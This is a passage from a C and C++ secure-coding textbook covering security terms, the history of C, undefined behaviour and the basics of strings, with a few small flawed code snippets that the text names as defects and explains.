- A *security researcher* develops mitigation strategies and solutions and may be employed in industry, academia, or government.
- The *attacker* is a malicious actor who exploits vulnerabilities to achieve an objective. These objectives vary depending on the threat. The attacker can also be referred to as the adversary, malicious user, hacker, or other alias.

Security Policy

A security policy is a set of rules and practices that are normally applied by system and network administrators to their systems to secure them from threats. The following definition is taken verbatim from RFC 2828, the *Internet Security Glossary* [Internet Society 2000]:

> **Security Policy**
>
> A set of rules and practices that specify or regulate how a system or organization provides security services to protect sensitive and critical system resources.

Security policies can be both implicit and explicit. Security policies that are documented, well known, and visibly enforced can help establish expected user behavior. However, the lack of an explicit security policy does not mean an organization is immune to attack because it has no security policy to violate.

Security Flaws

Software engineering has long been concerned with the elimination of *software defects*. A software defect is the encoding of a human error into the software, including omissions. Software defects can originate at any point in the software development life cycle. For example, a defect in a deployed product can originate from a misstated or misrepresented requirement.

> **Security Flaw**
>
> A software defect that poses a potential security risk.

Not all software defects pose a security risk. Those that do are *security flaws*. If we accept that a security flaw is a software defect, then we must also accept that by eliminating all software defects, we can eliminate all security flaws.

This premise underlies the relationship between software engineering and secure programming. An increase in quality, as might be measured by defects per thousand lines of code, would likely also result in an increase in security. Consequently, many tools, techniques, and processes that are designed to eliminate software defects also can be used to eliminate security flaws.

However, many security flaws go undetected because traditional software development processes seldom assume the existence of attackers. For example, testing will normally validate that an application behaves correctly for a *reasonable* range of user inputs. Unfortunately, attackers are seldom reasonable and will spend an inordinate amount of time devising inputs that will break a system. To *identify* and *prioritize* security flaws according to the risk they pose, existing tools and methods must be extended or supplemented to assume the existence of an attacker.

Vulnerabilities

Not all security flaws lead to vulnerabilities. However, a security flaw can cause a program to be vulnerable to attack when the program's input data (for example, command-line parameters) crosses a security boundary en route to the program. This may occur when a program containing a security flaw is installed with execution privileges greater than those of the person running the program or is used by a network service where the program's input data arrives via the network connection.

> **Vulnerability**
>
> A set of conditions that allows an attacker to violate an explicit or implicit security policy.

This same definition is used in the draft ISO/IEC TS 17961 *C Secure Coding Rules* technical specification [Seacord 2012a]. A security flaw can also exist without all the preconditions required to create a vulnerability. For example, a program can contain a defect that allows a user to run arbitrary code inheriting the permissions of that program. This is not a vulnerability if the program has no special permissions and can be accessed only by local users, because there is no possibility that a security policy will be violated. However, this defect is still a security flaw in that the program may be redeployed or reused in a system in which privilege escalation may occur, allowing an attacker to execute code with elevated privileges.

Vulnerabilities can exist without a security flaw. Because security is a quality attribute that must be traded off with other quality attributes such as performance and usability [Bass 2013], software designers may *intentionally choose* to leave their product vulnerable to some form of exploitation. Making an intentional decision not to eliminate a vulnerability does not mean the software is secure, only that the software designer has accepted the risk on behalf of the software consumer.

Figure 1.4 shows that programs may *contain* vulnerabilities, whereas computer systems and networks may *possess* them. This distinction may be viewed as minor, but programs are not actually vulnerable until they are operationally deployed on a computer system or network. No one can attack you using a program that is on a disk in your office if that program is not installed—and installed in such a way that an attacker can exploit it to violate a *security policy*. Additionally, real-world vulnerabilities are often determined by a specific configuration of that software that enables an innate security flaw to be exploited. Because this distinction is somewhat difficult to communicate, we often talk about programs *containing vulnerabilities* or *being vulnerable* both in this book and in CERT/CC vulnerability notes and advisories.

Exploits

Vulnerabilities in software are subject to exploitation. Exploits can take many forms, including worms, viruses, and trojans.

Exploit

A technique that takes advantage of a security vulnerability to violate an explicit or implicit security policy.

The existence of exploits makes security analysts nervous. Therefore, fine distinctions are made regarding the purpose of exploit code. For example, proof-of-concept exploits are developed to prove the existence of a vulnerability. Proof-of-concept exploits may be necessary, for example, when vendors are reluctant to admit to the existence of a vulnerability because of negative publicity or the cost of providing patches. Vulnerabilities can also be complex, and often a proof-of-concept exploit is necessary to prove to vendors that a vulnerability exists.

Proof-of-concept exploits are beneficial when properly managed. However, it is readily apparent how a proof-of-concept exploit in the wrong hands can be quickly transformed into a worm or virus or used in an attack.

Security researchers like to distinguish among different types of exploits, but the truth is, of course, that all forms of exploits encode knowledge, and knowledge is power. Understanding how programs can be exploited is a valuable tool that can be used to develop secure software. However, disseminating exploit code against known vulnerabilities can be damaging to everyone. In writing this book, we decided to include only sample exploits for sample programs. While this information can be used for multiple purposes, significant knowledge and expertise are still required to create an actual exploit.

Mitigations

A mitigation is a *solution* for a software flaw or a workaround that can be applied to prevent exploitation of a vulnerability.[11] At the source code level, mitigations can be as simple as replacing an unbounded string copy operation with a bounded one. At a system or network level, a mitigation might involve turning off a port or filtering traffic to prevent an attacker from accessing a vulnerability.

The preferred way to eliminate security flaws is to find and correct the actual defect. However, in some cases it can be more cost-effective to eliminate the security flaw by preventing malicious inputs from reaching the defect. Generally, this approach is less desirable because it requires the developer to understand and protect the code against all manner of attacks as well as to identify and protect all paths in the code that lead to the defect.

Mitigation

Methods, techniques, processes, tools, or runtime libraries that can prevent or limit exploits against vulnerabilities.

Vulnerabilities can also be *addressed* operationally by isolating the vulnerability or preventing malicious inputs from reaching the vulnerable code. Of course, operationally addressing vulnerabilities significantly increases the cost of mitigation because the cost is pushed out from the developer to system administrators and end users. Additionally, because the mitigation must be successfully implemented by host system administrators or users, there is increased risk that vulnerabilities will not be properly addressed in all cases.

1.3 C and C++

The decision to write a book on secure programming in C and C++ was based on the popularity of these languages, the enormous legacy code base, and the amount of new code being developed in these languages. The TIOBE index

[11] Mitigations are alternatively called *countermeasures* or *avoidance strategies*.

is one measure of the popularity of programming languages. Table 1.2 shows the TIOBE Index for January 2013, and Table 1.3 shows long-term trends in language popularity.

Additionally, the vast majority of vulnerabilities that have been reported to the CERT/CC have occurred in programs written in either C or C++. Before examining why, we look briefly at the history of these languages.

Table 1.2 TIOBE Index (January 2013)

Position Jan 2013	Position Jan 2012	Programming Language	Ratings Jan 2013	Delta Jan 2012	Status
1	2	C	17.855%	+0.89%	A
2	1	Java	17.417%	-0.05%	A
3	5	Objective-C	10.283%	+3.37%	A
4	4	C++	9.140%	+1.09%	A
5	3	C#	6.196%	-2.57%	A
6	6	PHP	5.546%	-0.16%	A
7	7	(Visual) Basic	4.749%	+0.23%	A
8	8	Python	4.173%	+0.96%	A
9	9	Perl	2.264%	-0.50%	A
10	10	JavaScript	1.976%	-0.34%	A
11	12	Ruby	1.775%	+0.34%	A
12	24	Visual Basic .NET	1.043%	+0.56%	A
13	13	Lisp	0.953%	-0.16%	A
14	14	Pascal	0.932%	+0.14%	A
15	11	Delphi/Object Pascal	0.919%	-0.65%	A
16	17	Ada	0.651%	+0.02%	B
17	23	MATLAB	0.641%	+0.13%	B
18	20	Lua	0.633%	+0.07%	B
19	21	Assembly	0.629%	+0.08%	B
20	72	Bash	0.613%	+0.49%	B

Table 1.3 TIOBE Long Term History (January 2013)

Programming Language	Position Jan 2013	Position Jan 2008	Position Jan 1998	Position Jan 1988
C	1	2	1	1
Java	2	1	4	—
Objective-C	3	45	—	—
C++	4	5	2	7
C#	5	8	—	—
PHP	6	4	—	-
(Visual) Basic	7	3	3	5
Python	8	6	30	—
Perl	9	7	17	—
JavaScript	10	10	26	—
Lisp	13	19	6	2
Ada	16	22	12	3

A Brief History

Dennis Ritchie presented "The Development of the C Language" at the Second History of Programming Languages conference [Bergin 1996]. The C language was created in the early 1970s as a system implementation language for the UNIX operating system. C was derived from the typeless language B [Johnson 1973], which in turn was derived from Basic Combined Programming Language (BCPL) [Richards 1979]. BCPL was designed by Martin Richards in the 1960s and used during the early 1970s on several projects. B can be thought of as C without types or, more accurately, BCPL refined and compressed into 8K bytes of memory.

The C Programming Language, often called "K&R" [Kernighan 1978], was originally published in 1978. Language changes around this time were largely focused on portability as a result of porting code to the Interdata 8/32 computer. At the time, C still showed strong signs of its typeless origins.

ANSI established the X3J11 committee in the summer of 1983. ANSI's goal was "to develop a clear, consistent, and unambiguous Standard for the C programming language which codifies the common, existing definition of C and which promotes the portability of user programs across C language environments" [ANSI 1989]. X3J11 produced its report at the end of 1989, and this standard was subsequently accepted by the International Organization for Standardization (ISO) as ISO/IEC 9899-1990. There are no technical differences between these publications, although the sections of the ANSI standard were renumbered and became clauses in the ISO standard. This standard, in both forms, is commonly known as C89, or occasionally as C90 (from the dates of ratification). This first edition of the standard was then amended and corrected by ISO/IEC 9899/COR1:1994, ISO/IEC 9899/AMD1:1995, and ISO/IEC 9899/COR2:1996. The ISO/IEC 9899/AMD1:1995 amendment is commonly known as AMD1; the amended standard is sometimes known as C95.

This first edition of the standard (and amendments) was subsequently replaced by ISO/IEC 9899:1999 [ISO/IEC 1999]. This version of the C Standard is generally referred to as C99. More recently, the second edition of the standard (and amendments) was replaced by ISO/IEC 9899:2011 [ISO/IEC 2011], commonly referred to as C11.

Descendants of C proper include Concurrent C [Gehani 1989], Objective-C [Cox 1991], C* [Thinking 1990], and especially C++ [Stroustrup 1986]. The C language is also widely used as an intermediate representation (as a portable assembly language) for a wide variety of compilers, both for direct descendants like C++ and independent languages like Modula 3 [Nelson 1991] and Eiffel [Meyer 1988].

Of these descendants of C, C++ has been most widely adopted. C++ was written by Bjarne Stroustrup at Bell Labs during 1983–85. Before 1983, Stroustrup added features to C and formed what he called "C with Classes." The term *C++* was first used in 1983.

C++ was developed significantly after its first release. In particular, *The Annotated C++ Reference Manual* (ARM C++) [Ellis 1990] added exceptions and templates, and ISO C++ added runtime type identification (RTTI), namespaces, and a standard library. The most recent version of the C++ Standard is ISO/IEC 14882:2011, commonly called C++11 [ISO/IEC 14882:2011].

The C and C++ languages continue to evolve today. The C Standard is maintained by the international standardization working group for the programming language C (ISO/IEC JTC1 SC22 WG14). The U.S. position is represented by the INCITS PL22.11 C Technical Committee. The C++ Standard is maintained by the international standardization working group for the programming language C++ (ISO/IEC JTC1 SC22 WG21). The U.S. position is represented by the INCITS PL22.16 C++ Technical Committee.

What Is the Problem with C?

C is a flexible, high-level language that has been used extensively for over 40 years but is the bane of the security community. What are the characteristics of C that make it prone to programming errors that result in security flaws?

The C programming language is intended to be a *lightweight* language with a small footprint. This characteristic of C leads to vulnerabilities when programmers fail to implement required logic because they assume it is handled by C (but it is not). This problem is magnified when programmers are familiar with superficially similar languages such as Java, Pascal, or Ada, leading them to believe that C protects the programmer better than it actually does. These false assumptions have led to programmers failing to prevent writing beyond the boundaries of an array, failing to catch integer overflows and truncations, and calling functions with the wrong number of arguments.

The original charter for C language standardization contains a number of guiding principles. Of these, point 6 provides the most insight into the source of security problems with the language:

> **Point 6:** Keep the spirit of C. Some of the facets of the spirit of C can be summarized in phrases like
>
> (a) Trust the programmer.
>
> (b) Don't prevent the programmer from doing what needs to be done.
>
> (c) Keep the language small and simple.
>
> (d) Provide only one way to do an operation.
>
> (e) Make it fast, even if it is not guaranteed to be portable.

Proverbs (a) and (b) are directly at odds with security and safety. At the Spring 2007 London meeting of WG14, where the C11 charter was discussed, the idea came up that (a) should be revised to "Trust with verification." Point (b) is felt by WG14 to be critical to the continued success of the C language.

The C Standard [ISO/IEC 2011] defines several kinds of behaviors:

> **Locale-specific behavior:** behavior that depends on local conventions of nationality, culture, and language that each implementation documents. An example of locale-specific behavior is whether the `islower()` function returns true for characters other than the 26 lowercase Latin letters.
>
> **Unspecified behavior:** use of an unspecified value, or other behavior where the C Standard provides two or more possibilities and imposes no further requirements on which is chosen in any instance. An example of

> unspecified behavior is the order in which the arguments to a function are evaluated.
>
> **Implementation-defined behavior:** unspecified behavior where each implementation documents how the choice is made. An example of implementation-defined behavior is the propagation of the high-order bit when a signed integer is shifted right.
>
> **Undefined behavior:** behavior, upon use of a nonportable or erroneous program construct or of erroneous data, for which this International Standard imposes no requirements.

Annex J, "Portability issues," enumerates specific examples of these behaviors in the C language.

An *implementation* is a particular set of software, running in a particular translation environment under particular control options, that performs translation of programs for, and supports execution of functions in, a particular execution environment. An implementation is basically synonymous with a compiler command line, including the selected flags or options. Changing any flag or option can result in generating significantly different executables and is consequently viewed as a separate implementation.

The C Standard also explains how undefined behavior is identified:

> If a "shall" or "shall not" requirement that appears outside of a constraint is violated, the behavior is undefined. Undefined behavior is otherwise indicated in this International Standard by the words "undefined behavior" or by the omission of any explicit definition of behavior. There is no difference in emphasis among these three; they all describe "behavior that is undefined."

Behavior can be classified as undefined by the C standards committee for the following reasons:

- To give the implementor license not to catch certain program errors that are difficult to diagnose
- To avoid defining obscure corner cases that would favor one implementation strategy over another
- To identify areas of possible conforming language extension: the implementor may augment the language by providing a definition of the officially undefined behavior

Conforming implementations can deal with undefined behavior in a variety of fashions, such as ignoring the situation completely, with unpredictable results; translating or executing the program in a documented manner characteristic of the environment (with or without the issuance of a diagnostic message); or terminating a translation or execution (with the issuance of a diagnostic message).

Undefined behaviors are extremely dangerous because they are not required to be diagnosed by the compiler and because any behavior can occur in the resulting program. Most of the security vulnerabilities described in this book are the result of exploiting undefined behaviors in code.

Another problem with undefined behaviors is compiler optimizations. Because compilers are not obligated to generate code for undefined behavior, these behaviors are candidates for optimization. By assuming that undefined behaviors will not occur, compilers can generate code with better performance characteristics.

Increasingly, compiler writers are taking advantage of undefined behaviors in the C programming languages to improve optimizations. Frequently, these optimizations interfere with the ability of developers to perform cause-effect analysis on their source code, that is, analyzing the dependence of downstream results on prior results. Consequently, these optimizations eliminate causality in software and increase the probability of software faults, defects, and vulnerabilities.

As suggested by the title of Annex J, unspecified, undefined, implementation-defined, and locale-specific behaviors are all *portability* issues. Undefined behaviors are the most problematic, as their behavior can be well defined for one version of a compiler and can change completely for a subsequent version. The C Standard requires that implementations document and define all implementation-defined and locale-specific characteristics and all extensions.

As we can see from the history of the language, portability was not a major goal at the inception of the C programming language but gradually became important as the language was ported to different platforms and eventually became standardized. The current C Standard identifies two levels of portable program: *conforming* and *strictly conforming.*

A *strictly conforming program* uses only those features of the language and library specified by the C Standard. A strictly conforming program can use conditional features provided the use is guarded by an appropriate conditional inclusion preprocessing directive. It cannot produce output dependent on any unspecified, undefined, or implementation-defined behavior and cannot exceed any minimum implementation limit. A *conforming program* is one that is acceptable to a conforming implementation. Strictly conforming programs are intended to be maximally portable among conforming implementations. Conforming programs may depend on nonportable features of a conforming implementation.

Portability requires that logic be encoded at a level of abstraction independent of the underlying machine architecture and transformed or compiled into the underlying representation. Problems arise from an imprecise understanding of the semantics of these abstractions and how they translate into machine-level instructions. This lack of understanding leads to mismatched assumptions, security flaws, and vulnerabilities.

The C programming language lacks *type safety*. Type safety consists of two attributes: *preservation* and *progress* [Pfenning 2004]. Preservation dictates that if a variable *x* has type *t*, and *x* evaluates to a value *v*, then *v* also has type *t*. Progress tells us that evaluation of an expression does not get stuck in any unexpected way: either we have a value (and are done), or there is a way to proceed. In general, type safety implies that any operation on a particular type results in another value of that type. C was derived from two typeless languages and still shows many characteristics of a typeless or weakly typed language. For example, it is possible to use an explicit cast in C to convert from a pointer to one type to a pointer to a different type. If the resulting pointer is dereferenced, the results are undefined. Operations can legally act on signed and unsigned integers of differing lengths using implicit conversions and producing unrepresentable results. This lack of type safety leads to a wide range of security flaws and vulnerabilities.

For these reasons, the onus is on the C programmer to develop code that is free from undefined behaviors, with or without the help of the compiler.

In summary, C is a popular language that in many cases may be the language of choice for various applications, although it has characteristics that are commonly misused, resulting in security flaws. Some of these problems could be addressed as the language standard, compilers, and tools evolve. In the short term, the best hope for improvement is in educating developers in how to program securely by recognizing common security flaws and applying appropriate mitigations. In the long term, improvements must be made in the C language standard and implemented in compliant compilers and libraries for C to remain a viable language for developing secure systems.

Legacy Code

A significant amount of legacy C code was created (and passed on) before the standardization of the language. For example, Sun's external data representation (XDR) libraries are implemented almost completely in K&R C. Legacy C code is at higher risk for security flaws because of the looser compiler standards and is harder to secure because of the resulting coding style.

Other Languages

Because of these inherent problems with C, many security professionals recommend using other languages, such as Java. Although Java addresses many of the problems with C, it is still susceptible to implementation-level, as well as design-level, security flaws. Java's ability to operate with applications and libraries written in other languages using the Java Native Interface (JNI) allows systems to be composed using both Java and C or C++ components.

Adopting Java is often not a viable option because of an existing investment in C source code, programming expertise, and development environments. C may also be selected for performance or other reasons not pertaining to security. For whatever reason, when programs are developed in C and C++, the burden of producing secure code is placed largely on the programmer.

Another alternative to using C is to use a C dialect, such as Cyclone [Grossman 2005]. Cyclone was designed to provide the safety guarantee of Java (no valid program can commit a safety violation) while keeping C's syntax, types, semantics, and idioms intact. Cyclone is currently supported on 32-bit Intel architecture (IA-32) Linux and on Windows using Cygwin.[12]

Despite these characteristics, Cyclone may not be an appropriate choice for industrial applications because of the relative unpopularity of the language and consequent lack of tooling and programmers.

D is a general-purpose systems and applications programming language. D is based largely on the C++ language but drops features such as C source code compatibility and link compatibility with C++, allowing D to provide syntactic and semantic constructs that eliminate or at least reduce common programming mistakes [Alexandrescu 2010].

■ 1.4 Development Platforms

Software vulnerabilities can be viewed at varying levels of abstraction. At higher levels of abstraction, software vulnerabilities can be common to multiple languages and multiple operating system environments. This book focuses on software flaws that are easily introduced in general C and C++ programming. Vulnerabilities often involve interactions with the environment and so are difficult to describe without assuming a particular operating system. Differences in compilation, linkage, and execution can lead to significantly different exploits and significantly different mitigation strategies.

[12] Cygwin is a Linux-like environment for Windows.

To better illustrate vulnerabilities, exploits, and mitigations, this book focuses on the Microsoft Windows and Linux operating systems. These two operating systems were selected because of their popularity, broad adoption in critical infrastructure, and proclivity for vulnerabilities. The vulnerability of operating system software has been quantitatively assessed by O. H. Alhazmi and Y. K. Malaiya from Colorado State University [Alhazmi 2005a].

Operating Systems

Microsoft Windows. Many of the examples in this book are based on the Microsoft Windows family of operating system products, including Windows 7, Windows Vista, Windows XP, Windows Server 2003, Windows 2000, Windows Me, Windows 98, Windows 95, Windows NT Workstation, Windows NT Server, and other products.

Linux. Linux is a free UNIX derivative created by Linus Torvalds with the assistance of developers around the world. Linux is available for many different platforms but is commonly used on Intel-based machines.

Compilers

The choice of compiler and associated runtime has a large influence on the security of a program. The examples in this book are written primarily for Visual C++ on Windows and GCC on Linux, which are described in the following sections.

Visual C++. Microsoft's Visual C++ is the predominant C and C++ compiler on Windows platforms. Visual C++ is actually a family of compiler products that includes Visual Studio 2012, Visual Studio 2010, Visual Studio 2008, Visual Studio 2005, and older versions. These versions are all in widespread use and vary in functionality, including the security features provided. In general, the newer versions of the compiler provide more, and more advanced, security features. Visual Studio 2012, for example, includes improved support for the C++11 standard.

GCC. The GNU Compiler Collection, or GCC, includes front ends for C, C++, Objective-C, Fortran, Java, and Ada, as well as libraries for these languages. The GCC compilers are the predominant C and C++ compilers for Linux platforms.

GCC supports three versions of the C Standard: C89, AMD1, and C99. By default, the GCC compiler adheres to the ANSI (ISO C89) standard plus

GNU extensions. The GCC compiler also supports an `-std` flag that allows the user to specify the language standard when compiling C programs. Currently, the GCC compiler does not fully support the ISO C99 specification, with several features being listed as missing or broken.[13] GCC also provides limited, incomplete support for parts of the C11 standard.

1.5 Summary

It is no secret that common, everyday software defects cause the majority of software vulnerabilities. This is particularly true of C and C++, as the design of these languages assumes a level of expertise from developers that is not always present. The results are numerous delivered defects, some of which can lead to vulnerabilities. The software developers then respond to vulnerabilities found by users (some with malicious intent), and cycles of patch and install follow. However, patches are so numerous that system administrators cannot keep up with their installation. Often the patches themselves contain security defects. The strategy of responding to security defects is not working. A strategy of prevention and early security defect removal is needed.

Even though the principal causes of security issues in software are defects in the software, defective software is commonplace. The most widely used operating systems have from one to two defects per thousand lines of code, contain several million lines of code, and therefore typically have thousands of defects [Davis 2003]. Application software, while not as large, has a similar number of defects per thousand lines of code. While not every defect is a security concern, if only 1 or 2 percent lead to security vulnerabilities, the risk is substantial.

Alan Paller, director of research at the SANS Institute, expressed frustration that "everything on the [SANS Institute Top 20 Internet Security] vulnerability list is a result of poor coding, testing and sloppy software engineering. These are not 'bleeding edge' problems, as an innocent bystander might easily assume. Technical solutions for all of them exist, but they are simply not implemented" [Kirwan 2004].

Understanding the sources of vulnerabilities and learning to program securely are essential to protecting the Internet and ourselves from attack. Reducing security defects requires a disciplined engineering approach based on sound design principles and effective quality management practices.

[13] See http://gcc.gnu.org/c99status.html for more information.

■ 1.6 Further Reading

AusCERT surveys threats across a broad cross section of Australian industry, including public- and private-sector organizations [AusCERT 2006]. Bill Fithen and colleagues provide a more formal model for software vulnerabilities [Fithen 2004]. The Insider Threat Study report [Randazzo 2004], conducted by the U.S. Secret Service and the CERT/CC, provides a comprehensive analysis of insider actions by analyzing both the behavioral and technical aspects of the threats.

Bruce Schneier goes much further in his book *Secrets and Lies* [Schneier 2004] in explaining the context for the sometimes narrowly scoped software security topics detailed in this book.

Operational security is not covered in detail in this book but is the subject of *The CERT Guide to System and Network Security Practices* [Allen 2001]. The intersection of software development and operational security is best covered by Mark G. Graff and Kenneth R. van Wyk in *Secure Coding: Principles & Practices* [Graff 2003].

2

Strings

with Dan Plakosh, Jason Rafail, and Martin Sebor[1]

But evil things, in robes of sorrow,
Assailed the monarch's high estate.
—Edgar Allan Poe,
"The Fall of the House of Usher"

2.1 Character Strings

Strings from sources such as command-line arguments, environment variables, console input, text files, and network connections are of special concern in secure programming because they provide means for external input to influence the behavior and output of a program. Graphics- and Web-based applications, for example, make extensive use of text input fields, and because of standards like XML, data exchanged between programs is increasingly in string form as well. As a result, weaknesses in string representation, string management, and string manipulation have led to a broad range of software vulnerabilities and exploits.

[1] Daniel Plakosh is a senior member of the technical staff in the CERT Program of Carnegie Mellon's Software Engineering Institute (SEI). Jason Rafail is a Senior Cyber Security Consultant at Impact Consulting Solutions. Martin Sebor is a Technical Leader at Cisco Systems.

Strings are a fundamental concept in software engineering, but they are not a built-in type in C or C++. The standard C library supports strings of type `char` and wide strings of type `wchar_t`.

String Data Type

A string consists of a contiguous sequence of characters terminated by and including the first null character. A pointer to a string points to its initial character. The length of a string is the number of bytes preceding the null character, and the value of a string is the sequence of the values of the contained characters, in order. Figure 2.1 shows a string representation of "hello."

Strings are implemented as arrays of characters and are susceptible to the same problems as arrays.

As a result, secure coding practices for arrays should also be applied to null-terminated character strings; see the "Arrays (ARR)" chapter of *The CERT C Secure Coding Standard* [Seacord 2008]. When dealing with character arrays, it is useful to define some terms:

Bound

The number of elements in the array.

Lo

The address of the first element of the array.

Hi

The address of the last element of the array.

TooFar

The address of the one-too-far element of the array, the element just past the Hi element.




Figure 2.1 String representation of "hello"

Target size (Tsize)

Same as sizeof(array).

The C Standard allows for the creation of pointers that point one past the last element of the array object, although these pointers cannot be dereferenced without invoking undefined behavior. When dealing with strings, some extra terms are also useful:

Null-terminated

At or before Hi, the null terminator is present.

Length

Number of characters prior to the null terminator.

Array Size. One of the problems with arrays is determining the number of elements. In the following example, the function `clear()` uses the idiom `sizeof(array) / sizeof(array[0])` to determine the number of elements in the array. However, `array` is a pointer type because it is a parameter. As a result, `sizeof(array)` is equal to `sizeof(int *)`. For example, on an architecture (such as x86-32) where `sizeof(int) == 4` and `sizeof(int *) == 4`, the expression `sizeof(array) / sizeof(array[0])` evaluates to 1, regardless of the length of the array passed, leaving the rest of the array unaffected.

```
void clear(int array[]) {
  for (size_t i = 0; i < sizeof(array) / sizeof(array[0]); ++i) {
     array[i] = 0;
   }
}

void dowork(void) {
  int dis[12];

  clear(dis);
  /* ... */
}
```

This is because the `sizeof` operator yields the size of the adjusted (pointer) type when applied to a parameter declared to have array or function type. The `strlen()` function can be used to determine the length of a properly null-terminated character string but not the space available in an array. *The CERT*

C Secure Coding Standard [Seacord 2008] includes "ARR01-C. Do not apply the `sizeof` operator to a pointer when taking the size of an array," which warns against this problem.

The characters in a string belong to the character set interpreted in the execution environment—the *execution character set*. These characters consist of a *basic character set*, defined by the C Standard, and a set of zero or more *extended characters*, which are not members of the basic character set. The values of the members of the execution character set are implementation defined but may, for example, be the values of the 7-bit U.S. ASCII character set.

C uses the concept of a *locale*, which can be changed by the `setlocale()` function, to keep track of various conventions such as language and punctuation supported by the implementation. The current locale determines which characters are available as extended characters.

The basic execution character set includes the 26 *uppercase* and 26 *lowercase* letters of the Latin alphabet, the 10 decimal digits, 29 graphic characters, the space character, and control characters representing horizontal tab, vertical tab, form feed, alert, backspace, carriage return, and newline. The representation of each member of the basic character set fits in a single byte. A byte with all bits set to 0, called the *null character*, must exist in the basic execution character set; it is used to terminate a character string.

The execution character set may contain a large number of characters and therefore require multiple bytes to represent some individual characters in the extended character set. This is called a *multibyte* character set. In this case, the basic characters must still be present, and each character of the basic character set is encoded as a single byte. The presence, meaning, and representation of any additional characters are locale specific. A string may sometimes be called a *multibyte string* to emphasize that it might hold multibyte characters. These are not the same as wide strings in which each character has the same length.

A multibyte character set may have a *state-dependent encoding*, wherein each sequence of multibyte characters begins in an *initial shift state* and enters other *locale-specific shift states* when specific multibyte characters are encountered in the sequence. While in the initial shift state, all single-byte characters retain their usual interpretation and do not alter the shift state. The interpretation for subsequent bytes in the sequence is a function of the current shift state.

UTF-8

UTF-8 is a multibyte character set that can represent every character in the Unicode character set but is also backward compatible with the 7-bit U.S. ASCII character set. Each UTF-8 character is represented by 1 to 4 bytes (see Table 2.1). If the character is encoded by just 1 byte, the high-order bit is 0 and the other bits give the code value (in the range 0 to 127). If the character

Table 2.1 Well-Formed UTF-8 Byte Sequences

Code Points	First Byte	Second Byte	Third Byte	Fourth Byte
U+0000..U+007F	00..7F			
U+0080..U+07FF	C2..DF	80..BF		
U+0800..U+0FFF	E0	A0..BF	80..BF	
U+1000..U+CFFF	E1..EC	80..BF	80..BF	
U+D000..U+D7FF	ED	80..9F	80..BF	
U+E000..U+FFFF	EE..EF	80..BF	80..BF	
U+10000..U+3FFFF	F0	90..BF	80..BF	80..BF
U+40000..U+FFFFF	F1..F3	80..BF	80..BF	80..BF
U+100000..U+10FFFF	F4	80..8F	80..BF	80..BF

Source: [Unicode 2012]

is encoded by a sequence of more than 1 byte, the first byte has as many leading 1 bits as the total number of bytes in the sequence, followed by a 0 bit, and the succeeding bytes are all marked by a leading 10-bit pattern. The remaining bits in the byte sequence are concatenated to form the Unicode code point value (in the range `0x80` to `0x10FFFF`). Consequently, a byte with lead bit 0 is a single-byte code, a byte with multiple leading 1 bits is the first of a multibyte sequence, and a byte with a leading 10-bit pattern is a continuation byte of a multibyte sequence. The format of the bytes allows the beginning of each sequence to be detected without decoding from the beginning of the string.

The first 128 characters constitute the basic execution character set; each of these characters fits in a single byte.

UTF-8 decoders are sometimes a security hole. In some circumstances, an attacker can exploit an incautious UTF-8 decoder by sending it an octet sequence that is not permitted by the UTF-8 syntax. *The CERT C Secure Coding Standard* [Seacord 2008] includes "MSC10-C. Character encoding—UTF-8-related issues," which describes this problem and other UTF-8-related issues.

Wide Strings

To process the characters of a large character set, a program may represent each character as a wide character, which generally takes more space than an ordinary character. Most implementations choose either 16 or 32 bits to represent a wide character. The problem of sizing wide strings is covered in the section "Sizing Strings."

A wide string is a contiguous sequence of wide characters terminated by and including the first null wide character. A pointer to a wide string points to its initial (lowest addressed) wide character. The length of a wide string is the number of wide characters preceding the null wide character, and the value of a wide string is the sequence of code values of the contained wide characters, in order.

String Literals

A character string literal is a sequence of zero or more characters enclosed in double quotes, as in `"xyz"`. A wide string literal is the same, except prefixed by the letter `L`, as in `L"xyz"`.

In a character constant or string literal, members of the character set used during execution are represented by corresponding members of the character set in the source code or by *escape sequences* consisting of the backslash \ followed by one or more characters. A byte with all bits set to 0, called the *null character*, must exist in the basic execution character set; it is used to terminate a character string.

During compilation, the multibyte character sequences specified by any sequence of adjacent characters and identically prefixed string literal tokens are concatenated into a single multibyte character sequence. If any of the tokens have an encoding prefix, the resulting multibyte character sequence is treated as having the same prefix; otherwise, it is treated as a character string literal. Whether differently prefixed wide string literal tokens can be concatenated (and, if so, the treatment of the resulting multibyte character sequence) is implementation defined. For example, each of the following sequences of adjacent string literal tokens

```
"a"  "b"  L"c"
"a"  L"b"  "c"
L"a"  "b"  L"c"
L"a"  L"b"  L"c"
```

is equivalent to the string literal

```
L"abc"
```

Next, a byte or code of value 0 is appended to each character sequence that results from a string literal or literals. (A character string literal need not be a string, because a null character may be embedded in it by a `\0` escape sequence.) The character sequence is then used to initialize an array of static storage duration and length just sufficient to contain the sequence. For character string literals, the array elements have type `char` and are initialized with the individual bytes of the character sequence. For wide string literals, the array elements have type `wchar_t` and are initialized with the sequence of wide characters corresponding to the character sequence, as defined by the `mbstowcs()` (multibyte string to wide-character string) function with an implementation-defined current locale. The value of a string literal containing a character or escape sequence not represented in the execution character set is implementation defined.

The type of a string literal is an array of `char` in C, but it is an array of `const char` in C++. Consequently, a string literal is modifiable in C. However, if the program attempts to modify such an array, the behavior is undefined—and therefore such behavior is prohibited by *The CERT C Secure Coding Standard* [Seacord 2008], "STR30-C. Do not attempt to modify string literals." One reason for this rule is that the C Standard does not specify that these arrays must be distinct, provided their elements have the appropriate values. For example, compilers sometimes store multiple identical string literals at the same address, so that modifying one such literal might have the effect of changing the others as well. Another reason for this rule is that string literals are frequently stored in read-only memory (ROM).

The C Standard allows an array variable to be declared both with a bound index and with an initialization literal. The initialization literal also implies an array size in the number of elements specified. For strings, the size specified by a string literal is the number of characters in the literal plus one for the terminating null character.

Array variables are often initialized by a string literal and declared with an explicit bound that matches the number of characters in the string literal. For example, the following declaration initializes an array of characters using a string literal that defines one more character (counting the terminating `'\0'`) than the array can hold:

```
const char s[3] = "abc";
```

The size of the array `s` is 3, although the size of the string literal is 4; consequently, the trailing null byte is omitted. Any subsequent use of the array as a null-terminated byte string can result in a vulnerability, because `s` is not properly null-terminated.

A better approach is to not specify the bound of a string initialized with a string literal because the compiler will automatically allocate sufficient space for the entire string literal, including the terminating null character:

```
const char s[] = "abc";
```

